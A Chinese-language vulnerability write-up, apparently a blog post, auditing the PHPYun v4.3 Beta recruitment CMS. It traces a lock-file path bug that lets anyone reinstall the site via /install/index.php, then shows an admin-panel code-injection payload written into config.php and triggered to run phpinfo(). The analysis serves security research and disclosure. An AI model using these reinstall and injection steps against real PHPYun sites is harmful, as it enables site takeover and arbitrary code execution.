

0x01 前言

PHPYun是一款国内流行的人才网站管理系统，做了一些测试，发现了一点问题，做个记录，未深入。

0x02 环境搭建

PHPYun官网: <https://www.phpyun.com>

网站源码版本: PHPYUN人才招聘系统v4.3Beta

程序源码下载: 链接: <https://pan.baidu.com/s/1pMQ58Np> 密码: je4n


默认后台地址: <http://127.0.0.1/admin/index.php>

默认账号密码: admin/admin

0x03 CMS重装漏洞


代码分析:

1、漏洞文件位置: /install/index.php



在index.php中, 根据PHP版本来选择包含目录, 我们的环境包含的PHP5目录, 进一步跟进PHP5目录查看代码

2、漏洞文件位置: /install/php5/install.php




可以看到，这边是有做lock文件判断的，那么问题出在哪呢？我们再来看一下常量S_ROOT的定义：

```
define('S_ROOT', dirname(FILE).DIRECTORY_SEPARATOR);
```

也就是S_ROOT等价于 \install\，而不是根目录\；所以这边的判断是判断/install//data/phpyun.lock文件是否存在。

我们再来看一下同文件install.php下的第357-368行：



代码逻辑上，/install/index.php文件包含/install/php5/install.php文件，这边使用相对路径，那么生成的phpyun.lock文件在根目录下/data/phpyun.lock。

综上，在php5/install.php中判断/install/data/phpyun.lock文件是否存在，然而实际上phpyun.lock在/data/phpyun.lock中，导致程序在实现上存在CMS重装漏洞。

漏洞利用：

代码分析主要在代码逻辑上，利用却很简单，直接访问<http://127.0.0.1/install/index.php> 直接进入重装界面。

Load URL

Split URL

Execute

http://127.0.0.1/install/index.php

☐ Enable Post data

☐ Enable Referrer

PHP 安装向导

人才系统安装程序4.3 beta

1 检测环境

2 创建数据

3 完成安装

数据库信息

网站地址: http://127.0.0.1

数据库服务器: localhost

数据库用户名: root

数据库密码:

数据库名: phpyun

数据库表前缀: phpyun_

站点的url

数据库服务器地址, 一般为localhost

同一数据库运行多个系统时, 请修改前缀

创始人信息

管理员帐号: admin

密码: *****

重复密码: *****

Email: admin@admin.com

默认密码: admin

默认密码: admin

0x04 后台Getshell

代码分析:

漏洞文件位置: /admin/model/config.class.php 第88-114行中:

```
config.class.php
88 function save_action(){
89     if($_POST['config']){
90         unset($_POST['config']);
91         if($_POST['map_key']){
92             if(strpos($this->config['sy_webur1'],'https')!==false){
93
94                 $_POST['mapurl'] = 'https://api.map.baidu.com/api?v=2.0&ak='.$_POST['map_key'].'&s=1';
95
96             }else{
97                 $_POST['mapurl'] = 'http://api.map.baidu.com/api?v=2.0&ak='.$_POST['map_key'];
98             }
99         }
100         foreach($_POST as $key=>$v){
101             $config=$this->obj->DB_select_num("admin_config","`name`='$key'");
102             if($config==false){
103                 $this->obj->DB_insert_once("admin_config","`name`='$key',`config`='".iconv("utf-8", "gbk", $v)."'");
104             }else{
105                 $this->obj->DB_update_all("admin_config","`config`='".iconv("utf-8", "gbk", $v)."'", "`name`='$key'");
106             }
107         }
108         if($_POST['code_strlenth']<5){
109             $this->web_config();
110             $this->layer_msg("网站配置设置成功!",9,1);
111         }else{
112             $this->layer_msg("验证码字符数不要大于4!",8,1,'');
113         }
114     }
```

save_action函数对用户提交的参数写入数据库中, 并调用web_config()函数进行写入到配置文件, 我们继续跟进web_config()函数

漏洞文件位置: /app/public/common.php 第513-529行:

```

513 function web_config(){
514     $config=$this->obj->DB_select_all('admin_config');
515     if(is_array($config)){
516         foreach($config as $v){
517             $configarr[$v['name']]=$v['config'];
518         }
519     }
520     made_web(PLUS_PATH.'config.php',ArrayToString($configarr),'config');
521     if(!file_exists(PLUS_PATH.'pimg_cache.php')){
522         $this->advertise_cache();
523     }
524     if(!file_exists(PLUS_PATH.'dbstruct.cache.php')){
525         include_once(LIB_PATH."cache.class.php");
526         $cacheclass= new cache(PLUS_PATH,$this->obj);
527         $cacheclass->database_cache("dbstruct.cache.php");
528     }
529 }
530

```


这段代码从数据库中读取数据，并写入到配置文件config.php中，并未经任何处理，导致攻击者可以构造脚本代码写入配置文件，从而导致程序在实现上存在代码执行漏洞。

漏洞利用：

登录系统--网站设置--安全设置--填写Payload：

5.2版本：");phpinfo();\$config=array("

5.4版本：");phpinfo();/*



通过直接访问<http://127.0.0.1/data/plus/config.php>，成功触发代码执行漏洞

| | |
|--|---------------------------------------|
| Load URL | http://127.0.0.1/data/plus/config.php |
| Split URL | |
| Execute | |
| <input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer | |

Warning: Unterminated comment starting line 3 in E:\study\WWW\phpyun\data\plus\config.php on line 3

PHP Version 5.5.38

| | |
|--|---|
| System | Windows NT DESKTOP-464SHOH 6.2 build 9200 (Windows 8 Professional Edition) i586 |
| Build Date | Jul 20 2016 11:08:49 |
| Compiler | MSVC11 (Visual C++ 2012) |
| Architecture | x86 |
| Configure Command | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | enabled |
| Configuration File (php.ini) Path | C:\WINDOWS |

0x05 总结

像PHPYun这样的人才网站管理系统，相对功能会复杂些，但仍有很多可以挖掘的点，黑盒结合白盒进行测试，发现的两个问题，并未深入，欢迎志同道合的朋友来相互探讨，交流。

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

